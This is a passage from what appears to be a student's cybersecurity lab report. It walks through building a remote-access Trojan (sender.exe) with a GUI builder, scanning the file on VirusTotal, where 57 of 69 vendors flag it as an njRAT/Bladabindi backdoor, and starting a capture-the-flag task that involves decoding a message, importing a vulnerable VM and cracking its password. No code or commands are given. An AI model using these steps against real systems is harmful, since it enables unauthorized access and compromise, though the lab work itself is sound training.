
Step 7 : Then enter the Host IP address, here we will mention the windows 10 Ip address




Step 6 : Open the application , we will get a some options to select the functionality of the Trojan, we will tick the options and create a virus





Step 7: Once we have created a Trojan, we will get a sender.exe file that is virus file




Step 8: Then open the virus total tool in your browser and upload the virus file in the tool


virustotal - Search
https://www.bing.com/search?pglt=2083&q=virustotal&cvid=8f80e932052a4fd494c8aead7662652a&gs_lcrp=EgZjaHJvbWUyBggAEEUYOdI8CDM3ODNqMGoxqAIAsAIA&FORM=ANSPA1&PC=U531
Microsoft Bing
virustotal
Deep search
simona
Rewards
SEARCH
COPILOT
IMAGES
VIDEOS
MAPS
NEWS
SHOPPING
MORE
TOOLS
Bing found these results
virustotal sign in
virustotal official website
virustotal download for windows 10
virustotal database
virustotal download
what is virustotal used for
virustotal windows 10
virustotal free download
VirusTotal
https://www.virustotal.com
VirusTotal
WEB VirusTotal - Home. Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.
Search
VirusTotal - Home. Analyse suspicious files, domains, IPs and URLs to detect ...
API
API - VirusTotal
Intelligence
VirusTotal - Intelligence overview. Search VirusTotal's dataset for malware ...
Sign In
Community accounts come with an API key, with it you can write simple scripts to ...
Hunting
LIVEHUNT: HOOK INTO VIRUSTOTAL'S FILE FLUX. YARA rules uploaded to Malware ...
Use Cases
VirusTotal was born as a collaborative service to promote the exchange of ...
Graph
RELATIONSHIPS ORIENTED. VirusTotal's backend generates rich relationships: ...
Community Buzz
Lookups can be automated. Community accounts come with an API key, with it ...
Search results from virustotal.com
Search
Other content from virustotal.com
Getting Started - VirusTotal
Documentation - VirusTotal
VirusTotal
Cybersecurity website
VirusTotal is a website created by the Spanish security company Hispasec Sistemas. Launched in June 2004, it was acquired by Google in September 2012. The company's ownership switched in January 2018 ...
virustotal.com
Wikipedia
LinkedIn
Type of site Internet security, file and URL analyzer
Available in Arabic, Bulgarian, Chinese, Chinese (Hong Kong), Chinese (...
Headquarters Dublin, Ireland
Area served Worldwide
See more
VirusTotal, a Google-owned online malware scanning service, is creating a whitelist of products from large software vendors to reduce bad detections by antivirus programs.
If we manage to empower VirusTotal participating partners and
https://www.bing.com/ck/a?!&&p=4c4eb07ce0689bceJmltdHM9MTcxMjcwNzIwMCZpZ3VpZD0zYmVlOGE1Mi03MTU2LTZiY2MtMGMwMy05ZTBiNzBjZDZhZmQmaW52aWQ9NTIxNQ&ptn=3&ver=2&hsh=3&fclid=3bee8a52-7156-6bcc-0c03-9e0b70cd6afd&psq=virustotal&u=a1aHR0cHM6Ly93d3cudmlydXN0b3RhbC5jb20v&ntb=1
Type here to search
Earnings upcoming
7:45 PM
4/10/2024


virustotal - Search
VirusTotal - Home
https://www.virustotal.com/gui/home/upload
Import favorites
Acer
Gmail
YouTube
Maps
URL, IP address, domain or file hash
Sign in
Sign up
VIRUSTOTAL
Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.
FILE
URL
SEARCH
Choose file
By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.
Want to automate submissions? Check our API, or access your API key.
Type here to search
Earnings upcoming
7:45 PM
4/10/2024



Step 9: Scan all the security vendors and identify all the malicious files all the vendors


e5fc5082e502edf165c0013899d670642a57223367418181519 6df1ee7a8fb9c
Sign in
Sign up
57
/ 69
Community Score
57/69 security vendors and no sandboxes flagged this file as malicious
Reanalyze
Similar
More
e5fc5082e502edf165c0013899d670642a57223367418181519 6df1ee7a8fb9c
Server.exe
peexe
assembly
Size
23.50 KB
Last Modification Date
a moment ago
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
TELEMETRY
COMMUNITY
Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label trojan.msil/bladabindi
Threat categories trojan dropper
Family labels msil bladabindi disfa
Security vendors' analysis
Do you want to automate checks?
Acronis (Static ML) Suspicious
AhnLab-V3 Win-Trojan/Zbot.24064
ALYac Generic.MSIL.Bladabindi.1D331915
Antiy-AVL Trojan[Backdoor]/MSIL.Bladabindi.as
Arcabit Generic.MSIL.Bladabindi.1D331915
Avast MSIL:Agent-DRD [Trj]
AVG MSIL:Agent-DRD [Trj]
Avira (no cloud) TR/Dropper.Gen7
Baidu MSIL.Backdoor.Bladabindi.a
BitDefender Generic.MSIL.Bladabindi.1D331915
BitDefenderTheta Gen:NN.ZemsilF.36802.bmW@ammnIKf
Bkav Pro W32.FamVT.binANHb.Worm
ClamAV
CrowdStrike Falcon


e5fc5082e502edf165c0013899d670642a57223367418181519 6df1ee7a8fb9c
Sign in
Sign up
SecureAge Malicious
SentinelOne (Static ML) Static AI - Malicious PE
Skyhigh (SWG) BehavesLike.Win32.BackdoorNJRat.mm
Sophos Troj/DotNet-P
Symantec Backdoor.Ratenjay
Tencent Trojan.Msil.Bladabindi.za
Trapmine Malicious.moderate.ml.score
Trellix (FireEye) Generic.mg.5e0eb813b2015f8c
TrendMicro BKDR_BLADABI.SMC
TrendMicro-HouseCall BKDR_BLADABI.SMI
Varist W32/MSIL_Bladabindi.AU.gen!Eldorado
VBA32 Trojan.MSIL.Bladabindi.Heur
VIPRE Generic.MSIL.Bladabindi.1D331915
VirIT Backdoor.Win32.Generic.AWM
ViRobot Backdoor.Win32.Bladabindi.Gen.A
WithSecure Trojan.TR/Dropper.Gen7
Xcitium Backdoor.MSIL.Bladabindi.A@566ygc
Zillya Trojan.Disfa.Win32.27264
ZoneAlarm by Check Point Trojan.MSIL.Disfa.bqg
Alibaba Undetected
CMC Undetected
Cynet Undetected
Gridinsoft (no cloud) Undetected
Kingsoft Undetected
Lionic Undetected
Palo Alto Networks Undetected
SUPERAntiSpyware Undetected
TACHYON Undetected
TEHTRIS Undetected
Yandex Undetected
Zoner Undetected
Avast-Mobile Unable to process file type
Type here to search
28°C Mostly clear
8:46 PM

Task 6

A) Find the Flag {******} that is in the Vulnerable System


Identify the hidden message in the README file Decrypt the Secret Data to get a link

Download the OVA file from the link


Import the OVA file

Tools used : cyberchef.io


Step 1 : Open the Readme file first and carefully read the hidden message




Step 2 : The message is in the encrypted format we need to decrypt message using tools like cyberchef and use Base58 for decryption




Step 3 : When decrypted we will get a link to download, open that link in browser and click on download the OVA



Step 4 : Import the OVA into virtual box, just double click on the OVA file which we downloaded, if might ask permission just click on agree and finish



Step 5 : Check the network setting and change the network setting to bridge adapter because the Kali linux machine is in bridge adapter



B) Gaining Access


Method -1

Crack the system password

Using OPH-Crack Tool

Check the machine, if it consists of any files.

